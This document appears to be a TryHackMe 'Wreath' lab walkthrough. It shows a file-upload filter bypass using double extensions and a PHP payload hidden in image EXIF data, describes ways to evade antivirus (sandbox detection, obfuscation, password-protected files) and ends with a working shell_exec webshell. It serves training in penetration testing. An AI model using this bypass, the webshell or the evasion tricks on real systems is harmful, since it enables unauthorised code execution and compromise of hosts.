separator="=="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"

Task35

Task 35 Personal PC Website Code

Analysis

VideoHead into the `NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3/` directory.

The `index.html` file isn't promising -- realistically we need some PHP, which we identified as the webserver's back-end language in Task 31.
Let's look for PHP files using `find`:
```
find . -name "*.php"
```

Only one result:
```
./resources/index.php
```
```
muri@augury:~/thm/wreath/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3$ find . -name "*.php"
./resources/index.php
```

If we're going to find a serious vulnerability, it's going to have to be here!

Answer the questions below

Read through the file.
What does Thomas have to phone Mrs Walker about?
‘’’
neighbourhood watch meetings
‘’’

This appears to be a file-upload point, so we might have the opportunity for a filter bypass here!
Additionally, the to-do list at the bottom of the page not only gives us an insight into Thomas' upcoming schedule, but it also gives us an idea about the protections around the page itself.
Aside from the filter, what protection method is likely to be in place to prevent people from accessing this page?
‘’’
basic auth
‘’’

Let's turn our attention to the code itself now.
Reading through the PHP code, it appears that there are *two* filters in place here, plus a simple check to see if the file already exists.
These filters are rolled together into one block of PHP code:
```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
}
```

The first line here uses a classic PHP technique used to see if a file is an image. In short, images have their dimensions encoded in their exif data. The `getimagesize()` method returns these dimensions if the file is genuinely an image, or the boolean value False if the file is not an image. This is more difficult to bypass than other filters, but it's far from impossible to do so.
 The second line is an If statement which checks two conditions. If either condition fails (indicated by the "Or" operator: `||`) then the script will redirect with a Failure message. The second condition is easy: `!$size` just checks to see if the `$size` variable contains the boolean False. The first condition may need to be broken down a little.
```
!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
```
There are two functions in play here: `in_array()` and `explode()`. Let's start with the innermost function and work out the way:
```
explode(".", $_FILES["file"]["name"])[1]
```
The `explode()` function is used to split a string at the specified character. Here it's being used to split the name of

the file we uploaded at each period (`.`). From this we can (rightly) assume that this is a file-extension filter. As an example, if we were to upload a file called `image.jpeg`, this function would return a list: `["image", "jpeg"]`. As the filter only really needs the file-extension, it then grabs the second item from the list (`[1]`), remembering that lists start at 0.
This, unfortunately, leads to a big problem. What happens if there's more than one file extension? Let's say we upload a file called `image.jpeg.php`. The filename gets split into `["image", "jpeg", "php"]`, but only the `jpeg` (as the second element in the list) gets passed into the filter!
Looking at the outer function now (and replacing the inner function with a placeholder of `EXPLODE_RESULTS`):
`!in_array(EXPLODE_RESULTS, $goodExts)`
This checks to see if the result returned by the `explode()` method is *not* in an array called `$goodExts`. In other words, this is a whitelist approach where only certain extensions will be accepted. The accepted extension list can be found in line 5 of the file.
Which extensions are accepted (comma separated, no spaces or quotes)?
‘’’
jpg,jpeg,png,gif
‘’’

Between lines 4 and 15:

```
$target = "uploads/".basename($_FILES["file"]["name"]);
...
move_uploaded_file($_FILES["file"]["tmp_name"], $target);
```

We can see that the file will get moved into an `uploads/` directory with it's original name, assuming it passed the two filters.
In summary:
• We know how to find our uploaded files
• There are two file upload filters in play
• Both filters are bypassable

We have ourselves a vulnerability!
‘’’
no answer
‘’’

Task36


Task 36 Personal PC Exploit PoC

VideoOk, so we know what is likely to happen when we access this page:
• It will probably ask us for creds
• We'll be able to upload image files
• There are two filters in play to stop us from uploading other kinds of files
• Both of these filters can be bypassed

Perfect -- let's access the page!


Answer the questions below

Let's head to the /resources directory.
As expected, we are met with a request for authentication:



We can assume that the username here is *probably* either Thomas or twreath -- both of which we have already seen.
We also already have one of Thomas' passwords, stolen from the Git Server using Mimikatz.
See if you can login using these usernames with that password!

Success!



How cute -- a page to allow Thomas to upload pictures of his beloved cat, Ruby.
Try uploading a legitimate image -- see if you can access it!

We already know how to bypass the first filter -- simply changing the extension to `.jpeg.php` should be enough.
The second filter is slightly harder, but doable.
As the `getimagesize()` function is checking for attributes that only an image will have, we need to give it what it wants: an image.
In other words, we need to upload a genuine image file which contains a PHP webshell *somewhere*. If this file has a `.php` file extension then it will be executed by the website as a PHP file, meaning all we need to do is force a webshell into the file and we're golden.
The easiest place to stick the shell is in the exifdata for the image -- specifically in the `Comment` field to keep it nicely out of the way.
Take a regular image (i.e. download a jpeg of your choice off the internet, keeping it safe for work) and rename it to `test-USERNAME.jpeg.php`, substituting in your own TryHackMe username.
We can then use `exiftool` to check the exifdata of the file:
`exiftool IMAGE_NAME`

```
muri@augury:~/thm/wreath/PC/Web$ cp ~/Pictures/innocent.jpg test-MuirlandOracle.jpeg.php
muri@augury:~/thm/wreath/PC/Web$ exiftool test-MuirlandOracle.jpeg.php
ExifTool Version Number         : 12.10
File Name                       : test-MuirlandOracle.jpeg.php
Directory                       : .
File Size                       : 208 kB
File Modification Date/Time     : 2021:01:25 18:44:17+00:00
File Access Date/Time           : 2021:01:25 18:44:17+00:00
File Inode Change Date/Time     : 2021:01:25 18:44:17+00:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Modify Date                     : 2012:02:26 00:13:46
Image Unique ID                 : 9E77AF00950348E1A1C5B42464125A8F
Padding                         : (Binary data 2060 bytes, use -b option to extract)
About                           : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Creatortool                     : Microsoft Windows Live Photo Gallery14.0.8117.416
Software                        : Microsoft Windows Live Photo Gallery14.0.8117.416
Image Width                     : 800
Image Height                    : 965
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 800x965
Megapixels                      : 0.772
```


Note: *you may need to install exiftool before use (`sudo apt install exiftool`).*
Here we can see all of the exifdata for the image. Exiftool also allows us to edit this information, which makes it a great choice for the exploit we're going to carry out.
Before we actually start inserting payloads into the image, however, there is one more thing to take into account. There is antivirus software running on this target. We don't know which AV Thomas uses, but we know that there will

be protections enabled on this target. We don't know how strict the Antivirus software he uses is -- for all we know it will pick up any kind of default PHP webshell that we upload, alerting him to how close we are to compromising his host. It might not. but why take the chance? For this reason we will not be uploading a live payload in this task. Instead we will create a proof of concept here, then upload a live payload when we have completed the PHP Obfuscation task in the AV Evasion section of the network.
Bearing this in mind, let's create our PoC!
We'll be using the following PHP payload for this:
`<?php echo "<pre>Test Payload</pre>"; die();?>`


This is completely harmless and ergo should not get picked up by the AV. It does give us confirmation that this is likely to work, however, and stages the way for the actual webshell upload.
To add this to our image we once again use exiftool:
`exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-USERNAME.jpeg.php`


```
muri@augury:~/thm/wreath/PC/Web$ exiftool -Comment="<?php echo \"Test Payload\"; die();?>" test-MuirlandOracle.jpeg.php
    1 image files updated
muri@augury:~/thm/wreath/PC/Web$ exiftool test-MuirlandOracle.jpeg.php
ExifTool Version Number         : 12.13
File Name                       : test-MuirlandOracle.jpeg.php
Directory                       : .
File Size                       : 208 KiB
File Modification Date/Time     : 2021:01:25 19:20:56+00:00
File Access Date/Time           : 2021:01:25 19:20:56+00:00
File Inode Change Date/Time     : 2021:01:25 19:20:56+00:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Modify Date                     : 2012:02:26 00:13:46
Image Unique ID                 : 9E77AF00950348E1A1C5B42464125A8F
Padding                         : (Binary data 2060 bytes, use -b option to extract)
About                           : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Creatortool                     : Microsoft Windows Live Photo Gallery14.0.8117.416
Software                        : Microsoft Windows Live Photo Gallery14.0.8117.416
Comment                         : <?php echo "Test Payload"; die();?>
Image Width                     : 800
Image Height                    : 965
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 800x965
Megapixels                      : 0.772
```

Now try uploading the file and accessing it in your browser!



Note: *The HTML form is configured to only allow image uploads through the GUI, so don't be alarmed if you don't see your script in your working directory. Just change "All Supported Types" at the bottom right of the Window to "All Files":*





We have the ability to execute arbitrary PHP code on the system!

Task37

Task 37 Introduction

VideoAntivirus Evasion is the third and final primary teaching point of the Wreath network.
By nature, AV Evasion is a rapidly changing topic. It's a constant dance between hackers and developers. Every time the developers release a new feature, the hackers develop a way around it. Every time the hackers bypass a new feature, the developers release another feature to close off the exploit, and so the cycle continues. Due to the speed of this process, it is nigh impossible to teach bleeding-edge techniques (and expect them to stay relevant for any length of time), so we are only going to be covering the fundamentals of the topic here. Without further ado, let's dive in!

When it comes to AV evasion we have two primary types available:
• On-Disk evasion
• In-Memory evasion

On-Disk evasion is when we try to get a file (be it a tool, script, or otherwise) saved on the target, then executed. This is very common when working with executable (.exe) files.
In-Memory evasion is when we try to import a script directly into memory and execute it there. For example, this could mean downloading a PowerShell module from the internet or our own device and directly importing it without ever saving it to the disk.

In ages past, In-Memory evasion was enough to bypass most AV solutions as the majority of antivirus software was unable to scan scripts stored in the memory of a running process. This is no longer the case though, as Microsoft implemented a feature called the **A**nti-**M**alware **S**can **I**nterface (AMSI). AMSI is essentially a feature of Windows that scans scripts as they enter memory. It doesn't actually check the scripts itself, but it does provide hooks for AV publishers to use -- essentially allowing existing antivirus software to obtain a copy of the script being executed, scan it, and decide whether or not it's safe to execute. Whilst there are various bypasses for this (often involving tricking AMSI into failing to load), these are out of scope for this room.
In terms of methodology: ideally speaking, we would start by attempting to fingerprint the AV on the target to get an idea of what solution we're up against. As this is often an interactive (social-engineering reliant) process, we will skip it for now and assume that the target is running the default Windows Defender so that we can get straight into the meat of the topic. If we already have a shell on the target, we may also be able to use programs such as SharpEDRChecker and Seatbelt to identify the antivirus solution installed. Once we know the OS version and AV of the target, we would then attempt to replicate this environment in a virtual machine which we can use to test payloads against. Note that we should *always* disable any kind of cloud-based protection in the AV settings (potentially by outright disconnecting the VM from the internet) so that the AV doesn't upload our carefully crafted payloads to a server somewhere for analysis, destroying all our hard work. Once we have a working payload, we can then deploy it against the target!
AV Evasion usually involves some form of obfuscation when it comes to payloads. This could mean anything from moving things around in the exploit and changing variable names, to encoding aspects of the script, to outright encrypting the payload and writing a wrapper to decrypt and execute the code section-by-section. The aim is to switch things enough that the AV software is unable to detect anything bad.

Answer the questions below

Which category of evasion covers uploading a file to the storage on the target before executing it?
‘’’
On-Disk evasion
‘’’

What does AMSI stand for?
‘’’
Anti-**M**alware **S**can **I**nterface
‘’’

Which category of evasion does AMSI affect?
‘’’
In-Memory evasion
‘’’

Task38

Task 38 AV Detection Methods

VideoBefore we get into the practical side of things, let's talk a little about the different detection methods employed by antivirus software.
Generally speaking, detection methods can be classified into one of two categories:
• Static Detection
• Dynamic / Heuristic / Behavioural Detection

Modern Antivirus software will usually rely on a combination of these.

Static detection methods usually involve some kind of signature detection. A very rudimentary system, for example, would be taking the hashsum of the suspicious file and comparing it against a database of known malware hashsums. This system does tend to be used; however, it would never be used by itself in modern antivirus solutions. For this reason it's usually a good idea to change *something* when working with a known exploit. The smallest change to the file will result in a completely different hashsum, so even something as small as changing a string in the help message would be enough to bypass this kind of rudimentary detection system. Fortunately (or unfortunately for us as hackers), this is usually nowhere near enough to bypass static detection methods.
The other form of static detection which is often used in antivirus software (to much greater effect) is a technique called Byte (or string) matching. Byte matching is another form of signature detection which works by searching through the program looking to match sequences of bytes against a known database of bad byte sequences. This is much more effective than just hashing the entire file! Of course, it also means that we (as hackers) have a much harder job tracking down the exact line of code responsible for the flag.

The tradeoff with this method is, of course, speed. Checking small sequences of bytes against a potentially huge program with multiple libraries can take a comparatively long time compared to the milliseconds it would take to hash the entire file and compare the hash against a database. As such, a compromise is sometimes made whereby the AV program hashes small sections of the file to check against the database, rather than hashing the entire thing. This obviously reduces the effectiveness of the technique, but does increase the speed somewhat.

Where static virus malware detection methods look at the file itself, dynamic methods look at how the file *acts.* There are a couple of ways to do this.
1. AV software can go through the executable line-by-line checking the flow of execution. Based on *pre-defined rules* about what type of action is malicious (e.g. is the program reaching out to a known bad website, or messing with values in the registry that it shouldn't be?), the AV can see how the program *intends* to act, and make decisions accordingly
2. The suspicious software can outright be executed inside a sandbox environment under close supervision from the AV software. If the program acts maliciously then it is quarantined and flagged as malware

Evading these measures is still perfectly possible, although a lot harder than evading static detection techniques. Sandboxes tend to be relatively distinctive, so we just need to look for various system values (e.g. is there a fan installed, is there a GUI, and if so, what resolution is it, are there any distinctive tools or services running -- `VMtools` for VMware virtual machines, for example) and check to see if there are any red flags. For example, a machine with no fan, no GUI and a classic VM service running is very likely to be a sandbox -- in which case the program should just exit. If the program exits without doing anything malicious then the AV software is fooled into believing that it's safe and allows it to be executed on the target.

Equally, with logic-flow analysis, the AV software is still only working with a set of rules to check malicious behaviour. If the malware acts in a way that is unexpected (e.g. has some random code that does the grand sum of nothing inserted into the exploit) then it will likely pass this detection method.

In addition to this, when working with certain kinds of delivery methods, password protecting the file can get straight around the behavioural analysis checks as (unlike the user who knows the password), the AV software is unable to open and execute the file.

That said, dynamic detection methods are usually a lot more effective than static methods. The drawback is, once again, the time and resources required to spin up a VM to analyse the file in, or go through it line-by-line to see if it's doing anything malicious. These are actions that take time (causing users to grow impatient), and use up a lot of the computer's available resources. Once again the AV has to compromise, using a combination of dynamic and static analysis when scanning a file.

To make life harder still, antivirus vendors are usually in close contact with one another -- as well as with scanning sites such as VirusTotal. When the AV detects a suspicious file, it usually sends the file back to servers owned by the provider where it gets analysed and shared with other providers. What this means is that once our payload is detected on one computer, the chances are that it will quickly be taken apart and shielded against. This rapid sharing of information allows AV providers to stay ahead of bad actors (a good thing), but also obviously adds an extra complication into our job as Ethical Hackers.

Additionally, new techniques are being developed all the time. For example, many attempts are being made to use machine learning techniques to dynamically update the list of bad behaviours in a sandbox environment, or the rule-lists used in logic-flow analysis of a suspicious file. If you're interested in some of the work being done in this area, TryHackMe's very own CMNatic did his dissertation on the subject, which can be read here.

Answer the questions below

What other name can be used for Dynamic/Heuristic detection methods?
‘’’
Behavioural
‘’’

If AV software splits a program into small chunks and hashes them, checking the results against a database, is this a static or dynamic analysis method?
‘’’
Static
‘’’

When dynamically analysing a suspicious file using a line-by-line analysis of the program, what would antivirus software check against to see if the behaviour is malicious?
‘’’
pre-defined rules
‘’’

What could be added to a file to ensure that only a user can open it (preventing AV from executing the payload)?
‘’’
password
‘’’

Task39

Task 39 PHP Payload Obfuscation

VideoNow that we've covered the basic terminology, let's get back to hacking this PC!
We have an upload point which we can use to upload PHP scripts. We now need to figure out how to make a PHP script that will bypass the antivirus software. Windows Defender is free and comes pre-installed with Windows Server, so let's assume that this is what is in use for the time being.

The solution is this:
We build a payload that does what we need it to do (preferably in a slightly less than common way), then we obfuscate it either manually or by using one of the many tools available online.
First up, let's build that payload:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

